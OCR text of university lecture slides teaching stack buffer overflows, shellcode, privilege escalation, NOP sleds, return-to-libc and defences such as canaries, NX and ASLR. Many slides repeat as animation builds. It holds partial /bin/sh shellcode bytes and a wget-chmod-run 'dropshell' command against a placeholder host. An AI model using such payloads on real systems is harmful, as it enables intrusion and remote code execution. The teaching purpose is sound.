int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

M e ! \0

buffer authenticated

Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Code still runs; user now 'authenticated'

M e ! \0

buffer authenticated

User-supplied Strings

- In these examples, we were providing our own strings
- But they come from users in many ways
  - Text input
  - Network inputs
  - Environment variables
  - File input

What's the worst case?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```

buffer

What's the worst case?


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```

buffer

strcpy will let you write as much as you want until a '\0'

What's the worst case?


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



strcpy will let you write as much as you want until a '\0'

What's the worst case?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```




strcpy will let you write as much as you want until a '\0'

What could you write to memory?


Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack



Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack


Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary


- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack



Buffer overflow




Buffer overflow




```
gets(loc1);
strcpy(loc1, <user input>);
memcpy(loc1, <user input>);
```


Buffer overflow




Input writes from low to high address

```
gets(loc1);
strcpy(loc1, <user input>);
memcpy(loc1, <user input>);
```

Buffer overflow

Can overwrite the program's control flow %eip



Input writes from low to high address

```
gets(loc1);
strcpy(loc1, <user input>);
memcpy(loc1, <user input>);
```


Code Injection

High-level Idea

```
void func(char *arg1)
{
   char buffer[4];
   strcpy(buffer, arg1);
   ...
}
```

High-level Idea

```
void func(char *arg1)
{
   char buffer[4];
   strcpy(buffer, arg1);
   ...
}
```

1. Load our code into memory

High-level Idea

```
void func(char *arg1)
{
   char buffer[4];
   strcpy(buffer, arg1);
   ...
}
```

1. Load our code into memory
2. Somehow get %eip point to it

High-level Idea

```
void func(char *arg1)
{
   char buffer[4];
   strcpy(buffer, arg1);
   ...
}
```

1. Load our code into memory
2. Somehow get %eip point to it

Challenge 1: Loading code into memory

- It must be the machine code instructions
  - Compiled and ready to run
- Be careful in how we construct it
  - Non-zero bytes (`'\0'`) otherwise `strcpy` will stop
  - Can't make use of any loader
  - Can't use the stack

What code to run?

- Goal: full-purpose shell
  - The code to launch a shell is called "shell code"
  - There are many out there
    - And competitions to see who can write the smallest
- Goal: privilege escalation
  - Ideally, go from guest to root

Shellcode

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```


Shellcode

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```


Shellcode

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

Machine code(your input)

```
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
...
```


Privilege Escalation

- Permissions: read/write/execute
  - Owner, group, everyone else
- Permissions are defined over userid and groupid
  - Every user has a userid
  - Root userid is 0
- Consider a service like `passwd`
  - Owned by root
  - But you want any user to be able to execute it

Real vs Effective Userid

- (Real) Userid: the user who ran the process
- Effective userid: what is used to determine what permissions/access the process has
- Consider `passwd`: root owns it, but user can run it
  - getuid() will return who ran it
  - seteuid(0) to set the effective userid to root
- What is the potential attack?
  - If you can get a root-owned process to run setuid(0)/seteuid(0), then you get root permission

Challenge 2: Getting the Injected Code to run

- All we can do is write to memory from buffer
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running


Challenge 2: Getting the Injected Code to run

- All we can do is write to memory from buffer
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running


Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. **Jump back to return address**
- Caller function (after return):
  9. Remove the arguments off the stack


Hijacking the saved %eip




Hijacking the saved %eip



Hijacking the saved %eip




Hijacking the saved %eip



But how do we know the address?


Hijacking the saved %eip

What if we are wrong?



Hijacking the saved %eip

What if we are wrong?




This is most likely data, so CPU will panic(**invalid instruction**)

Challenge 3: Finding the Return Address

- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp
- One approach: just try a lot of different values!
- Worst case: 32-bit memory space, then 2^{32} possible answers
- But without address randomization:
  - The stack always starts from the same, **fixed address**
  - The stack will grow, but usually doesn't grow deeply

Improving our chances: nop


nop is a single-byte instruction
Just move to the next instruction



Improving our chances: nop

nop is a single-byte instruction
Just move to the next instruction


Jump to the nop area will be fine



Now we improve our changes by using nops

BINGHAMTON UNIVERSITY


Buffer Overflow: Putting All Together



BINGHAMTON UNIVERSITY

Buffer Overflow: Putting All Together


Start writing wherever
The input to strcpy begins



BINGHAMTON UNIVERSITY

Buffer Overflow: Putting All Together


Start writing wherever
The input to strcpy begins



BINGHAMTON UNIVERSITY

Buffer Overflow: Putting All Together


Start writing wherever
The input to strcpy begins



BINGHAMTON UNIVERSITY

Buffer Overflow: Putting All Together

Start writing wherever
The input to strcpy begins




BINGHAMTON UNIVERSITY

How can we make the challenge more difficult?

- Putting code into the memory(no zeros)
  - Canaries
- Getting %eip to point to our code
  - Non-executable stack
    - Use no-execute bit NX if possible
- Finding the return address(guess the raw address)
  - Address space layout randomization(ASLR)
- Use type safe language


Canary

- Run-time stack check
- Push canary onto stack
- Canary value:
  - Constant **0x000aff0d**
    - 0x00: '\0'
    - 0x0a, 0x0d: newline
    - 0xff: EOF
- Before function return, the integrity of canary is checked



Canary

- Run-time stack check
- Push canary onto stack
- Canary value:
  - Constant **0x000aff0d**
    - 0x00: '\0'
    - 0x0a, 0x0d: newline
    - 0xff: EOF
- Before function return, the integrity of canary is checked



ASLR: Address Space Layout Randomization

- **Motivation**
  - Buffer overflow and return-to-libc exploits need to know the (virtual) address to hijack control
    - Address of attack code in the buffer
    - Address of a standard kernel library routine
  - Same address is used on many machines
    - Slammer worm infected 75,000 MS-SQL servers using same code on every machine

ASLR: Address Space Layout Randomization

- ASLR: introduce artificial diversity
  - Make stack addresses, addresses of library routines, etc. unpredictable and different from machine to machine
  - Randomize place where code loaded in memory
  - Makes many buffer overflow attacks probabilistic

Type-safe language

- C is not type-safe

  printf("The meaning of life is %s\n", 12345)
- Java, Python, and C# are type-safe, which helps prevent buffer overflow


  In python: mystring = "Life is really good!"

Return to libc

- Goal:
  - `system("wget http://www.example.com/dropshell ;chmod +x dropshell ;./dropshell");`
- Challenge
  - Non-executable stack
- Insight
  - "`system`" already exists somewhere in libc
  - Code is already there, we don't have need code injection


BINGHAMTON UNIVERSITY

Return to libc




BINGHAMTON UNIVERSITY

Return to libc




BINGHAMTON UNIVERSITY

Return to libc




BINGHAMTON UNIVERSITY

Return to libc




BINGHAMTON UNIVERSITY

Return to libc



BINGHAMTON UNIVERSITY


Return to libc




NX set

PANIC: address not executable


Return to libc




Return to libc




Return to libc



Return to libc




Arguments when smashing the %ebp





```
mov %ebp %esp
pop %ebp
pop %eip
```

Arguments when smashing the %ebp





```
mov %ebp %esp
pop %ebp
pop %eip
```


Arguments when smashing the %ebp





```
mov %ebp %esp
pop %ebp
pop %eip
```


Arguments when smashing the %ebp




```
mov %ebp %esp
pop %ebp
pop %eip
```



Arguments when smashing the %ebp



At this point, we cannot reliably access local vars

```
mov %ebp %esp
pop %ebp
pop %eip
```



Arguments when smashing the %ebp



At this point, we cannot reliably access local vars

```
mov %ebp %esp
pop %ebp
pop %eip
```


Arguments when smashing the %ebp





```
pushl %ebp
movl  %esp, %ebp
```

At this point, we cannot reliably access local vars

```
mov %ebp %esp
pop %ebp
pop %eip
```


Arguments when smashing the %ebp




```
pushl %ebp
movl  %esp, %ebp
```

```
mov %ebp %esp
pop %ebp
pop %eip
```

